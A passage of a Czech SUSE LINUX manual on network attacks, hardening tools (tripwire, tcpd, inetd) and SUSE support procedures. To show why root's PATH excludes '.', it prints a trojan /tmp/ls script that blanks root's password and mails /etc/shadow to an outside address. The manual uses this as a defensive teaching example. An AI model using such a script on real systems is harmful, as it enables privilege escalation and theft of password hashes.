Cizí odposlech linky, nazývaný (angl. *Man in the Middle*), může postihnout spojení, realizované přes jeden nebo více routerů. Útočník zde má přístup k některému routeru a může tak odposlouchávat pakety, přesměrovat je nebo modifikovat. Protože dosud nejsou IP pakety nijak autentizovány, představuje to pro útočníka pouze technický problém. Očekávaný standard IPv6 by měl tuto situaci zlepšit.

Jediná pomoc proti tomuto typu útoku je zatím výkonná sada kryptografických nástrojů. Zastaralé příkazy *telnet* nebo *rsh* totiž umožňují přečtení nezašifrovaného hesla při jeho přenosu přes router, což je dosud nejčastější způsob narušení systému zvenčí.

Za bezpečné se dnes považuje použití *ssh* pro vzdálené přihlášení a *pgp* pro šifrování pošty. Zabezpečený přenos stránek HTTP je realizován pro-

tokolem SSL¹, jeho bezpečnost však závisí na bezpečném přenosu samotného klíče – tomu prosím věnujte zvláštní pozornost. SSL modul pro HTTP server apache obsahuje balík `modssl`.

Přetečení úseku paměti, pokračování

Po pasivním čtení (angl. *sniffing*) kritických údajů jako je uživatelské jméno a heslo je záměrně vyvolané přetečení úseku paměti druhým nejčastějším způsobem narušení systému zvenčí. Platí zde, že každá zvenčí dosažitelná služba (např. pošta, webový server, POP3 atd.) představuje potenciální ohrožení bezpečnosti, a proto je nejbezpečnější ji vypnout. Pro ty služby, které zbývají jako naprosto nezbytné a nelze je vypnout, se pak povolí přístup pouze z určitých systémů pomocí firewallové konfigurace linuxového jádra (příkaz `ipchains`). Pokud není možné omezit ani to, lze použít alespoň zvlášť bezpečnou verzi kritické služby (například použít balík `postfix` tam, kde byl předtím balík `sendmail`). Navíc k tomu mohou experti provozovat každou službu ve svém vlastním prostředí `chroot`.

Zahlcení - DoS

Útokem typu zahlcení (angl. *Denial-of-service*) vyřadí útočník dočasně některou síťovou službu tak, že ji úmyslně přetíží. Následkem toho je často postižena nejen tato služba, ale celý počítač přestane být dostupný. Tato forma útoku se často používá pro zablokování jmenového serveru, aby mohl útočník převzít jeho funkci a zajistit si odesílání paketů na jiné místo. Zahlcení se zpravidla kombinuje s předstíranou IP adresou, aby útočník utajil své působiště, často bohužel úspěšně. Proto zde pomáhá spíše prevence.

Jakmile vejde ve známost další způsob zahlcení, bývá k dispozici do několika hodin po zjištění jeho příčiny softwarová záplata ke stažení po Internetu. SUSE LINUX obsahuje vždy všechny tyto záplaty známé těsně do okamžiku vydání CD. Je pak na administrátorovi, aby během života verze udržoval své znalosti o známých útocích a uveřejňovaných záplatách proti jejich opakování.

Předstíraná IP adresa

Předstíraná IP adresa (angl. *IP spoofing*) je technika využívající bezpečnostní díru v protokolu TCP/IP, který nijak neprověřuje zpáteční adresu. Adresu odesílatele paketu TCP/IP lze proto nahradit libovolným údajem, čímž může útočník zamaskovat své působiště.

¹SSL pochází od Secure Sockets Layer.

Proti tomu se doporučuje konfigurovat router tak, aby do interní sítě propustil pouze pakety s externí adresou a do externí sítě pouze pakety s interní adresou.

DNS poisoning

Útočník se snaží pomocí zfalšovaných DNS odpovědí otrávit cache DNS serveru (angl. *poisoning*), který pak předává tyto informace oběti, která je vyžaduje. Aby bylo možné DNS serveru tyto informace podstrčit, musí většinou útočník obdržet a analyzovat některé pakety ze serveru. To ale předpokládá dobré znalosti o způsobu šifrování komunikace mezi počítači.

Obranou je zde kryptované spojení, kde je identita cíle verifikována při navazování spojení.

Červi

Červi jsou často zaměňováni s viry, existuje mezi nimi ale jeden velice důležitý rozdíl. Červ nepotřebuje žádný nosný program a specializuje se na co nejrychlejší rozšíření v síti.

Obranou je udržování aktualizované verze.

Nástroje

Dále se budeme zabývat jednotlivými nástroji umožňujícími dohlížet na systém, případně prověřovat jeho slabá místa. Je však při tom nutno mít stále na paměti, že potenciální ohrožení počítače bývá silně individuální: síť, chráněná firewallem, vyžaduje jistě méně ochranných a monitorovacích opatření než síť zcela nechráněná.

Lokální nástroje

K nesporným výhodám Linuxu patří jak jeho stabilita, tak skutečnost, že se jedná o důsledně víceuživatelský systém. To druhé však přináší riziko, které by se nemělo podceňovat. Kromě obvyklých uživatelských práv existují ještě další, používané systémem, která může útočník za jistých podmínek zneužít. Jde o takzvaný *suid-bit*. Program, který tento bit nastaví, přebírá automaticky práva uživatele, kterému patřil. Pokud program patřil uživateli *root* a spustil ho pak libovolný uživatel, může pak také uplatňovat práva uživatele *root*. Třebaže to zní opovážlivě, obvykle to žádnou hrozbu nepředstavuje. Mnoho programů by bez této schopnosti dokonce nemohlo vůbec pracovat. Tak například program *ping* musí používat práva uživatele *root*, takže by ho jinak obyčejný

uživatel vůbec nemohl použít. Proto musí mít nastaven suid-bit, jak se o tom můžeme přesvědčit:

```
tux@earth:/home/tux > ls -l /bin/ping
```

```
-rwsr-xr-x 1 root root 13216 Mar 17 16:36 /bin/ping
```

Pokud vás zajímá, které všechny programy na vašem systému suid-bit používají a máte čas nechat chvíli počítač běžet, zkuste zadat:

```
tux@earth:/home/tux > find / -uid 0 -perm +4000
```

Je to i jednoduchý způsob, jak zachytit podezřelé programy.

V SUSE LINUXu můžete s pomocí konfigurátoru v menu 'Správa systému' a 'Nastavení bezpečnosti systému' položku 'Práva k souborům nastavit na:' zvolit jako *secure*. Jaká práva se tím přidělila, o tom se přesvědčíte v souboru `/etc/permissions.secure`.

Málokdo má jistě čas, aby neustále monitoroval svůj počítač. Naštěstí zde existují nástroje, které mohou určitou část této námahy ušetřit. Jeden z nich, který doporučuje CERT², zde zasluhuje pozornost. Jedná se o program *tripwire* ze série *sec*.

Tripwire

Po funkční stránce je program *tripwire* docela jednoduchý. Prohledává systém a informace o souborech shromažďuje v databázi. Nad kterými soubory a adresáři má dohled, to lze určit v jeho konfiguračním souboru.

Program *tripwire* tedy *nevyhledává* infikované soubory ani chyby v systému. Vychází pouze ze své databáze o systému, při jejímž vytvoření předpokládá, že systém je korektní. To je důvodem, proč je nezbytné vytvořit jeho databázi vzápětí po instalaci systému nebo alespoň před prvním připojením k síti. Provede se to příkazem

```
root@earth:root > /var/adm/tripwire/bin/tripwire -init
```

Tabulka *Lokální nástroje* na následující straně ukazuje cesty k databázi a konfiguračnímu souboru, se kterými je přeložen balík *tripwire* v SUSE LINUXu.

Cesty jsou zvoleny tak, aby do domovského adresáře programu *tripwire* měl přístup pouze superuživatel. V ideálním případě se databáze nainstaluje na souborový systém přístupný pouze pro čtení, například na

²CERT = Computer Emergency Response Team;
viz <http://www.cert.dfn.de/dfncert/info.html>.

<code>/var/adm/tripwire</code>	Databáze a konfigurační soubor
<code>databases</code>	Tento adresář se vytvoří automaticky. Nově vytvořená databáze se zde dočasně uloží. Musíte ji pak překopírovat ručně na správné místo.
<code>/var/adm/ tripwire/tw. config</code>	Konfigurační soubor
<code>/var/adm/ tripwire/db</code>	Tady je databáze

Tabulka 22.1: Cesty zakompilované v programu *tripwire*

disketu se zablokovaným zápisem, aby ji útočník nemohl pozměnit a zamaskovat tak svůj útok. Vzorová konfigurace pro program *tripwire* se nachází v souboru `/usr/share/doc/packages/tripwire/tw.conf.example.linux`. O syntaxi konfiguračního souboru vám nejvíce řekne manuálová stránka k `tw.config`. Pro jednotlivé soubory se zde dají nastavit metody, jak vytvořit kontrolní součet. Dále se zde zadá, které informace o sledovaném souboru nebo adresáři se mají ukládat.

Po nastavení konfiguračního souboru je obvyklé program *tripwire* přidělit jako úlohu, kterou pravidelně spouští `cron`.

Monitorování protokolových souborů

Důležitým zdrojem informace jsou jistě protokolové soubory, do kterých zapisuje systém a řada dalších programů zprávy o své činnosti. Pravidelnou pozornost si jistě zasluhuje soubor `/var/log/messages`, kam ukládá SUSE LINUX největší množství informací.

Přirozeně ve většině případů nemá nikdo ani čas, ani okamžitý důvod, aby přehraboval tento obrovský a stále narůstající soubor. Určitou pomocí proto může být program *logsurfer*. Ten průběžně monitoruje zadaný konfigurační soubor a podle zadaných vzorů hlášení v konfiguračním souboru provede v případě nalezení shody předepsanou akci. Tak například objeví-li se tam slovo `fail`, informuje administrátora e-mailem nebo spustí určený program. Příklady obsahuje skutečně vynikající [4]*logsurfer.conf*.

Proměnná `PATH` a uživatel `root`

Pokud jste pracovali pod SUSE LINUXem jako uživatel `root`, jistě jste

si všimli, že pracovní adresář není obsažen ve vyhledávací cestě pro uživatele root.

Proto je v takové situaci obvyklé spouštět z běžného adresáře program uvedený znaky `./`. Důvod k tomu vyplývá z následujícího scénáře:

- K systému se přihlásí uživatel, který si vytvoří skript podle výpisu *Lokální nástroje* na této straně.

```
#!/bin/sh
cp /etc/shadow /etc/shadow.sys
sed 's;^(^root:)[^:]*\(:.*\);l\2;' /etc/shadow.sys \
> /etc/shadow
# rm -f /etc/shadow.sys
mailx zak@rostaci.cz -s "Root je bez hesla" < /etc/shadow
/bin/ls $*
```

Obsah souboru 80: Skript pro útok na superuživatele

- Tento skript pak uloží jako `/tmp/ls`.
- Když teď uživatel root vstoupí do adresáře `/tmp` a má symbol pro aktuální adresář `./` jako první ve své přístupové cestě, spustí se mu místo očekávaného programu `/bin/ls` tento podvržený skript, který odstraní heslo pro uživatele root a pošle útočníkovi e-mail, kterým ho potěší, že má konečně přístup bez hesla jako uživatel root. Vpravdě nemilé...

Naopak pokud nebude symbol pro aktuální adresář vůbec obsažen v přístupové cestě, je sice třeba o něco málo pracněji spouštět programy a skripty z běžného adresáře s uvedením znaků `./`, za toto drobné nepohodlí však ve vašem systému významně ztížíte chov trojských koní – o těch jsme již psali v odst. na straně 571.

Síťové nástroje

Monitorování a kontrola počítače připojeného k síti patří k nezbytné rutině. V dalším uvedeme nástroje, které přitom můžete použít pro odvrácení možného útoku po síti.

Program `inetd`

Jednoduchý přístup představuje cílevědomé odpojování síťových služeb portů, které zajišťuje program `inetd` (internetový superserver). SUSE LINUX již sice má standardně deaktivovány některé služby potenciálně ohrožující bezpečnost (což pro program `inetd` představuje tzv. (angl. *internal services*)), v jeho konfiguračním souboru `/etc/inetd.conf` lze však uvést i další služby, které je vhodné podle okolností dočasně vypínat či zapínat. Doporučujeme vám nahlédnout do konfiguračních souborů, protože například POP3 a další služby bývají standardně aktivovány.

Soubor *Síťové nástroje* na této straně ukazuje výběr služeb, které většinou plně postačují.

```
ftp      stream tcp nowait root    /usr/sbin/tcpd    wu.ftpd -a
telnet   stream tcp nowait root    /usr/sbin/tcpd    in.telnetd
shell    stream tcp nowait root    /usr/sbin/tcpd    in.rshd -L
login    stream tcp nowait root    /usr/sbin/tcpd    in.rlogind
finger   stream tcp nowait nobody /usr/sbin/tcpd    in.fingerd -w
```

Obsah souboru 81: Typická konfigurace programu inetd

V každém případě stojí za uvážení, zda opravdu potřebujete služby `telnet`, `shell` a `login`. Jejich nevýhodou je, že přenášejí hesla bez utajení, což je pro útočníka vítaná možnost je přechíst – v případě vhodných nástrojů je to dokonce triviální.

Zejména byste neměli připustit vzdálené přihlášení jako uživatel `root`. Zde znovu upozorňujeme, abyste raději použili modernější program Secure Shell – balík `ssh`, který zašifruje cokoli přenášeného, tedy i hesla.

TCP-Wrapper

TCP-wrapper (např. program `tcpd`) umožňuje bezpečný přístup k určitým službám pro jednotlivé sítě nebo IP adresy. Program `tcpd` je již integrován v SUSE LINUXu, jak ukazuje výpis *Síťové nástroje* na této straně souboru `/etc/inetd.conf`, kde ho najdete v 6. sloupci. Konceptce je prostá: Program `tcpd` spouští právě potřebné služby a předem kontroluje, zda k nim má klient oprávnění.

Kontrola přístupu se řídí obsahem souborů `/etc/hosts.allow` a `/etc/hosts.deny`.

- Přístup je povolen, pokud kombinace klienta a služby existuje v souboru `/etc/hosts.allow`.
- Podobně je přístup odmítnut, pokud taková kombinace existuje v souboru `/etc/hosts.deny`.

- Pokud pravidlo neexistuje ani v jednom souboru, přístup se povolí.

Poznámka

Jakmile je pravidlo nalezeno, použije se. Znamená to, že pokud je v souboru `/etc/hosts.allow` například povolen přístup k telnetu, povolí se užívat telnetový port, i kdyby to bylo v souboru `/etc/hosts.deny` zakázáno.

Poznámka

O syntaxi těchto souborů vám řekne více `[5]hosts_access`.

Alternativou ke kombinaci TCP-wrapper/inetd představuje program `xinetd` (balík `xinetd`, série `n`), který sdružuje funkce `inetd` a `tcpd`. Nevýhodou je nekompatibilita konfiguračních souborů pro `inetd` a `xinetd`.

Poznámka

Z obou tzv. internetových superserverů (`inetd` a `xinetd`) smí být spuštěn pouze jediný. Musíte se proto včas rozhodnout, který z nich použít.

Poznámka

Další programy, které vám mohou pomoci v zabezpečení svého linuxového systému, obsahuje série `sec`. Projděte si prosím balíky z této série.

Aktuální informace o bezpečnosti SUSE LINUXu

SuSE nabízí následující služby pro maximální zabezpečení distribuce SUSE LINUXu:

Dvě poštovní konference každému k dispozici:

- `suse-security-announce` – obsahuje zprávy SUSE o problémech, týkajících se bezpečnosti,
- `suse-security` – obsahuje zprávy o bezpečnosti SUSE LINUXu a je otevřená pro veřejnou diskusi.

Pro zapsání na jednu či obě poštovní konference stačí zaslat prázdnou zprávu na `suse-security-subscribe@suse.com` nebo `suse-security-announce-subscribe@suse.com`.

Centralizované hlášení o nových bezpečnostních problémech:

Pokud objevíte nějaký bezpečnostní problém, prověřte prosím nejprve, zda již k němu nebyla uveřejněna aktualizace distribuce SUSE LINUXu. Pokud nikoli, zašlete prosím e-mail na adresu security@suse.de s popisem problému. Pokusíme se reagovat co nejrychleji. K zabezpečení dat můžete použít balík `pgp`. Náš veřejný PGP klíč lze stáhnout z <http://www.suse.de/security>

Všeobecné zásady na závěr

1. Jako uživatel `root` se přihlašujte pouze pro správu systému. Pro denní rutinu si založte běžný uživatelský účet.
2. Vyhněte se používání služeb `telnet`, `rlogin` a `rsh`.
3. Místo toho použijte službu `ssh`, pokud potřebujete vzdálené přihlášení.
4. Deaktivujte (zakažte) všechny síťové služby, které nezbytně nepotřebujete.
5. Používejte vždy aktuální verze balíků k zabezpečení jako např. balík `bind`, balík `sendmail` nebo balík `ssh`.
6. Odstraňte `suid-bit` a `sgid-bit` ze všech souborů, kde to běžný uživatel skutečně nepotřebuje.
7. Pravidelně si prohlížejte protokolové soubory.

Part V

Technická podpora

Podpora a služby SUSE

60ti denní instalační podpora

Bez registrace vám nejsme s to poskytovat instalační podporu!

Pokud dosud nejste naším registrovaným uživatelem, ponecháváme si právo neodpovědět vám na váš dotaz — jinak bychom při případném návalu dotazů poškozovali uživatele řádně registrované.

Na obalu instalačních médií najdete registrační kód. Tento kód je jedinečný a slouží nám pro ověření pravosti vaší verze distribuce SUSE LINUXu.

Pokud na našich stránkách vyplníte registrační formulář, stanete se naším registrovaným uživatelem, a mimo jiné tak získáte i nárok na instalační podporu.

Poznámka

Protože je registrační kód a tím i nárok na podporu svázán s verzí produktu, žádáme vás, abyste registrovali *každou* zakoupenou verzi SUSE LINUXu, a to i pokud se jedná o aktualizaci anebo o distribuci přímo u nás nainstalovanou. Při žádném nákupu totiž neprobíhá automatická registrace.

Poznámka

Postup registrace

Abychom vám registraci maximálně ulehčili, dovolili jsme si připravit pro vás postup registrace. Registrace produktu společnosti SUSE se skládá ze dvou kroků. Prvním je 'vytvoření účtu' na stránce . Druhý krok je pak samotná registrace produktu. Pokud jste si již účet na našem portálu vytvořili, můžete samozřejmě první část přeskočit a rovnou si své produkty zaregistrovat.

Vytvoření účtu na portálu SUSE:

- V libovolném prohlížeči si otevřte stránku .
- Abyste mohli produkt společnosti SUSE zaregistrovat, musíte si nejdříve vytvořit konto. Dialog vytvoření konta vyvoláte kliknutím na odkaz "sign up here"
- Zobrazí se vám stránka s informacemi o pravidlech používání SUSE portálu. Zaškrtněte "Yes, I accept the Terms of Use" a pokračujte kliknutím na tlačítko "Continue with Selection of Account Type"
- Na následující stránce si můžete vybrat ze dvou typů účtů.
 - ▷ 'Register Business-Account' – zaškrtněte v případě, že k účtu bude přistupovat více uživatelů s různými uživatelskými jmény.
 - ▷ 'Register Private-Account' – zaškrtněte, pokud se jedná o váš účet jen pro osobní potřebu.

Po volbě typu účtu pokračujte stisknutím tlačítka "Continue with Entry of Account Data". Jestliže nechcete ve vytváření účtu dále pokračovat, stiskněte "Cancel"

- V tomto dialogu zadáte všechny důležité informace. Položky označené hvězdičkou jsou povinné a pokud se chcete na portálu zaregistrovat, musíte je vyplnit. Jedná se o položky:
 - ▷ Street – do tohoto pole napište ulici a číslo popisné, kde bydlíte nebo sídlí vaše společnost
 - ▷ ZipCode – do tohoto pole napište PSČ
 - ▷ City – do tohoto pole napište obec, kde bydlíte nebo kde sídlí vaše společnost
 - ▷ Country – vyberte z rozbalovacího seznamu 'Czech Republic'
 - ▷ Login – do tohoto pole napište své přihlašovací jméno

- ▷ E-Mail – do tohoto pole napište svou emailovou adresu
- ▷ Language – z rozbalovacího seznamu vyberte jazyk, ve kterém si přejete komunikovat
- ▷ Salutation – pokud jste žena, zvolte Mrs., pokud muž, vyberte Mr.
- ▷ Given Name – do tohoto pole napište své jméno
- ▷ Name – do tohoto pole napište své příjmení

Jestliže si nepřejete posílat na vámi zadanou emailovou adresu žádné informace od naší společnosti, odškrtněte políčko 'Newsletter'. Pokud je necháte zaškrtnuté, budeme vám zasílat informace o novinkách od společnosti SUSE. Po vyplnění všech položek stiskněte tlačítko "Continue with Check of the Data".

- Pokud vyplníte všechny políčka správně, obdržíte přehled svých údajů. Jestliže jste některý zadali nesprávně, můžete se vrátit stisknutím tlačítka "Safe Data and Create Account"
- Po potvrzení dat dojde k vytvoření účtu. Heslo k účtu vám dojde na v předešlém dialogu zadaný email.

Po vytvoření účtu vám na váš email zadaný při vytváření účtu dojde heslo k účtu. Email bude vypadat asi takto:

Hello Test.

Welcome to the SUSE LINUX Portal.

You can now enter the SUSE LINUX Portal
with the following password:

Password: xxxxxx

Best regards
SUSE LINUX Portal Team

Obsah souboru 82: Automatická odpověď po vytvoření účtu

V řádce Password: xxxxx místo křížků najdete své heslo.

Registrace produktu:

- Na stránce se přihlaste do portálu. To uděláte tak, že do pole 'Login Name' napíšete své uživatelské jméno, které jste si zvolili při vytváření účtu, a do pole 'Password' napíšete heslo, které jste obdrželi na svůj email.
- Po přihlášení se vám rozvine v levém pruhu nabídka "My SUSE". Zde klikněte na odkaz "Manage Registration".
- Klikněte na odkaz "Activate Product".
- Do pole 'Registration Code:', které se objeví v následujícím dialogu, zadejte registrační číslo svého produktu a stiskněte tlačítko "Check".
- Pokud jste zadali správné registrační číslo, objeví se informace o registrovaném produktu. Jestliže si tento produkt přejete zaregistrovat, stiskněte "Activate".

Aktivace produktů trvá delší dobu. U produktů s maintenance jsou aktivovány do druhého dne. Přehled registrovaných produktů kdykoliv získáte volbou "Product Registration" v nabídce "My SUSE".

Rozsah instalační podpory

Úkolem instalační podpory je pomoci vám uvést do provozu základní součásti SUSE LINUXu. Vzhledem k počtu našich uživatelů a značnému rozsahu dané problematiky to znamená určité omezení na přesně vymezená témata. Problémy, se kterými vám pomůžeme, jsou tyto:

- Instalace typické pracovní stanice nebo laptopu s jedním procesorem, minimálně 64 MB RAM a 2 GB volného místa na disku.
- Změna velikosti jednoduchého oddílu Windows 9x/ME (FAT32).
- Instalace z interní mechaniky IDE, SCSI CD nebo DVD-ROM.
- Instalace na první nebo druhý IDE disk (/dev/hda nebo /dev/hdb) popř. čistě SCSI systém bez RAIDového pole.
- Nastavení duálního startování SUSE LINUXu a Windows nainstalovaných na jeden disk.
- Integrace standardní myši, klávesnice a touchpadu. Podpora nezahrnuje mapování multimediálních klávesnic a speciálních klávesnic pro jiné OS.
- Nastavení grafické karty rozpoznané programem YaST2. Podpora nezahrnuje 3D akceleraci.
- Instalace zavaděče do MBR (Master Boot Record) prvního disku nebo na disketu.
- Nastavení připojení pomocí podporované PCI ISDN karty, modemu, nebo DSL zařízení.
- Podpora pro řešení problémů v instalaci "Standardní systém"
- Upgrade systému na novou verzi z předcházející verze. Upgrade ze starších verzí není podporován.
- Update jádra z oficiálních RPM verzí společnosti SUSE.
- Manuální nebo automatická instalace aktualizací (YOU) z FTP serveru ftp.suse.com or nebo z některého z oficiálních mirrorů.
- Pomoc při problémech s řešením hardwarových konfliktů podporovaných zařízení.

**Témata, která zde nejsou uvedena, nejsou součástí instalační podpory.
Dotazy na ně proto nejsme povinni zodpovědět.**

Prosíme tedy o pochopení, pokud vás někdy budeme nuceni odkázat na odpovídající dokumentaci (manuálové stránky, soubory README, databázi technické podpory).

Jak urychlit čekání na odpověď

Toto je malý návod, jak co nejrychleji obdržet odpověď naší instalační podpory.

- Pokud jste tak již neučinili, zaregistrujte se.
- Pošlete strukturovaný e-mail podle vzoru, který ukazuje výpis *Jak urychlit čekání na odpověď* na této straně, na adresu support@suse.cz. Při zadávání údajů věnujte prosím pozornost rozlišování velkých a malých písmen.

JMÉNO: Josef
PŘÍJMENÍ: Koumes
REGCODE: XXXXXX

Vážení pracovníci oddělení technické podpory SUSE,

obracím se na Vás s~drobným problémem
při zavádění Linuxu do našich nových modelů
báboviček a kyblíčků.

Po instalaci SUSE LINUXu 9.1 se objevuje
po zavedení jádra chybové hlášení

"Unable to open an initial console"

Nové modely báboviček a kyblíčků jsou osazeny procesorem Pentium 4 se 128 MB
IDE diskem. Co asi dělám špatně?

S~přátelským pozdravem
(i od mého asistenta Lopatky)

Váš Josef Koumes
<koumes@adresa.cz>

Obsah souboru 83: Příklad dotazu zaslaného e-mailem

... mám problém se zavaděčem LILO.
Zasílám také důležitou část svého /etc/lilo.conf

```

-----
# Linux bootable partition config begins
image = /boot/vmlinuz
root = /dev/sda2
label = linux-2.0.36
# Linux bootable partition config ends
-----

```

Obsah souboru 84: Část dotazu s konfiguračním souborem

Jak dlouho máte nárok na instalační podporu

Nárok na instalační podporu pro SuSE Linux trvá 60 dní od data registrace, maximálně ovšem 60 dní po vydání nové verze.

Jak kontaktovat oddělení pro podporu klientů

Naše oddělení technické podpory můžete kontaktovat prostřednictvím e-mailu, faxu, dopisem nebo telefonicky.

Pokud zasíláte dotaz, ujistěte se prosím předem, že zvolený komunikační kanál opravdu funguje.

Poznámka

Při e-mailových dotazech nám můžete zasílat přílohy. Pokud nám chcete zaslat např. výpis (soubor typu *.log), můžete ho přiložit jako textovou přílohu nebo jako archiv s příponou zip. Zvláštní pozornost věnujte tomu, abyste nám neposílali zabalené soubory v exotických formátech a spustitelné soubory jakýchkoliv operačních systémů. Váš dotaz tak budeme moci rychleji zpracovat.

Poznámka

Naše oddělení technické podpory můžete kontaktovat následujícími způsoby:

- **e-mailem**

adresa: support@suse.cz

pracovní doba: celý pracovní týden

■ faxem

číslo faxu: (02) 96 54 23 74

pracovní doba: celý pracovní týden

■ dopisem

adresa: SUSE CR s.r.o.

Instalační podpora

Drahobejlova 27

190 00 Praha 9

pracovní doba: celý pracovní týden

■ telefonicky

telefonní číslo: (02) 96 54 23 89

pracovní doba:

od **pondělí** do **čtvrťky**
9:00—12:00 a 13:00—16:00
v **pátek** pak od 9:00—12:00

Mějte připravený registrační kód a ujistěte se, že jste registrováni. Pouze registrovaní uživatelé mají nárok na instalační podporu.

Mějte prosím rovněž na paměti, že běžný **telefonický dotaz by neměl trvat déle než 5 minut**.

K poskytování instalační podpory přistupujeme sice značně velkoryse, ale za jisté budete mít pochopení, že za cenu distribuční krabice nemůžeme provádět trvalou správu celé vaší firemní sítě. To již spadá do oblasti placených služeb, podrobněji se o tom dočtete na našich webových stránkách.

Služby zákazníkům

Třebaže má náš operační systém všechny přednosti, plně využitelný v každodenním provozu se stává teprve odbornou a kompetentní péčí.

Naše oddělení pro vývoj a technickou podporu nemají na starost pouze instalační podporu, která se poskytuje při zakoupení distribuce SUSE LINUX, ale i pomoc při vytváření kompletních řešení, kde se teprve plně projeví naše jedinečné linuxové know-how. Ať se jedná o školení, instalaci a konfiguraci hardwaru i softwaru nebo o individuální podporu a služby, vždy se ptáme, jak vám můžeme pomoci.

Kontakt:

■ **Telefon**

Telefonní číslo: (02) 96 54 23 73

9:00 až 16:00

■ **E-mail**

Adresa: professional@suse.cz

■ **Fax**

Faxové číslo: 296 542 373

■ **Poštou**

Adresa: SUSE CR s.r.o.
Professional Services
Drahobejlova 27
190 00 Praha 9

Poradenství a samostatné projekty

Chcete používat SUSE LINUX ve svém podnikání? Nabízíme vám kompletní poradenství a různá řešení, jak optimálně využít Linux ve vaší oblasti podnikání.

Poskytujeme Linux již od jeho počátků, a proto máme skutečně rozsáhlé zkušenosti zejména s linuxovými servery. Naši konzultanti vám mohou nabídnout cenné know-how pro zajištění úspěchu vašich projektů. Naše síla spočívá v mnohostrannosti — ať jsou to databáze, otázky zabezpečení systému proti napadení, přístup na Internet nebo výstavba rozsáhlé podnikové sítě — Linux se správným softwarem je ta pravá základna pro využití v praxi.

Naše nabídka sahá od koncepce, implementace a konfigurace serverových systémů až po kompletní poradenství v otázkách infrastruktury.

Chcete se například prezentovat na Internetu a zajistit si na to pomocí SUSE LINUXu webový server, e-mail a bezpečné internetové připojení? Naši systémoví odborníci spolu s vámi provedou návrh a implementaci korektního, stabilního a perspektivního řešení.

Spravujete složitou heterogenní síť a chtěli byste do ní integrovat Linux? Poradíme a podpoříme vás při návrhu a realizaci komplexního serverového řešení.

Máte zvláštní požadavky, které není možné uspokojit pomocí standardního softwaru? Můžeme vám pomoci s dalším vývojem.

Budeme vás přitom podporovat přímo z našeho servisního centra v Praze.

- Implementace a uvádění do chodu
- Poradenství o infrastruktuře
- Intranetové servery — projekty a řešení
- Internetové servery — projekty a řešení
- Individuální vývoj softwaru pro klienty
- Kompletní projekty a řešení
- Elektronické obchodování (e-commerce)

Školení

Naši odborníci školí systémové administrátory a programátory takovým způsobem, aby byli schopni v co nejkratším čase používat všechny přednosti Linuxu, a tím došlo ke zvýšení produktivity. Podrobnější informace jsou dostupné na našich webových stránkách.

Zpětná vazba

Budeme rádi, když nám zašlete jakoukoliv připomínku nebo popis problému a rádi vám pomůžeme, pokud se jedná o závažné věci a pokud již známe řešení. V každém případě nám zpětná vazba umožňuje odstranit problém v pozdější verzi, resp. předat informace jiným uživatelům, kteří SuSE Linux používají.

Kromě toho je naším cílem vybudovat systém, který se bude co nejvíce přibližovat přáním našich klientů. Proto také vítáme všechny názory i kritiku k našim projektům. Domníváme se, že toto je ten nejlepší způsob, jak včas odhalit různé chyby a nedostatky a udržet tak vysoký standard Linuxu.

Můžete se na nás kdykoli obrátit na e-mailové adrese feedback@suse.cz.

Další služby

Uživatelé SUSE LINUXu mají k dispozici i další bezplatné služby, které jsou k dispozici nepřetržitě 24 hodin denně:

- **Webový server SuSE** www.suse.cz Aktuální informace, katalogy, FAQ

- Databáze technické podpory obsahující české, anglické, německé a další mutace SDB dokumentů. <http://portal.suse.cz>
- Databáze podporovaného HW v anglické a německé verzi. <http://cdb.suse.de>
- Informace o bezpečnostních opravách. <http://www.suse.de/en/security/index.html>


Part VI

Přílohy

Strom adresářů

Přehled

Následující přehled ukazuje typický strom linuxových adresářů, detaily jsou vynechány:

Důležité adresáře

Souborový systém vaší instalace SUSE LINUXu má určitou předem dohodnutou organizaci, kterou není vhodné měnit. Pokud máte v něčem odlišnou

konceptci, tak spíše přidávejte další adresáře a symbolické odkazy, než abyste měnili názvy systémových adresářů nebo je dokonce rušili. Následující tabulka *Důležité adresáře* na následující straně uvádí hlavní linuxové adresáře a jejich obsah.

/	kořenový adresář (angl. <i>root directory</i>), představující kořen adresářového stromu
/home	domovské adresáře jednotlivých uživatelů
/dev	soubory zařízení (angl. <i>device files</i>) představující hardwarové komponenty
/etc	důležité soubory pro systémovou konfiguraci
/usr/bin	všeobecně přístupné příkazy
/bin	základní linuxové příkazy, potřebné pro start systému
/usr/sbin	příkazy pro správu systému
/sbin	příkazy pro správu systému, potřebné pro start
/etc/init.d	startovací skripty
/usr/include	hlavičkové soubory pro překladač jazyka C
/usr/include/g++	hlavičkové soubory pro překladač jazyka C++
/usr/share/doc	soubory s dokumentací
/usr/man	náповěda (manuálové stránky)
/usr/src	zdrojové texty pro systémový software
/usr/src/linux	zdrojové texty jádra
/tmp	dočasné soubory
/var/tmp	rozsáhlé dočasné soubory (nemažou se po rebootu)
/usr	uživatelské příkazy a aplikace, konfigurační soubory (pouze ke čtení)
/var	konfigurační soubory (např. odkazované z /usr)
/var/log	soubory s výpisy protokolů (log)
/var/adm	správa systému
/srv/ftp	FTP server
/srv/www	WWW server
/lib	sdílené knihovny pro dynamicky spojované (linkované) programy
/proc	souborový systém procesů
/usr/local	lokální rozšíření, nezávislá na distribuci
/opt	volitelný software – rozsáhlé balíky (např. KDE)

Tabulka A.1: Přehled důležitých adresářů

Důležité soubory

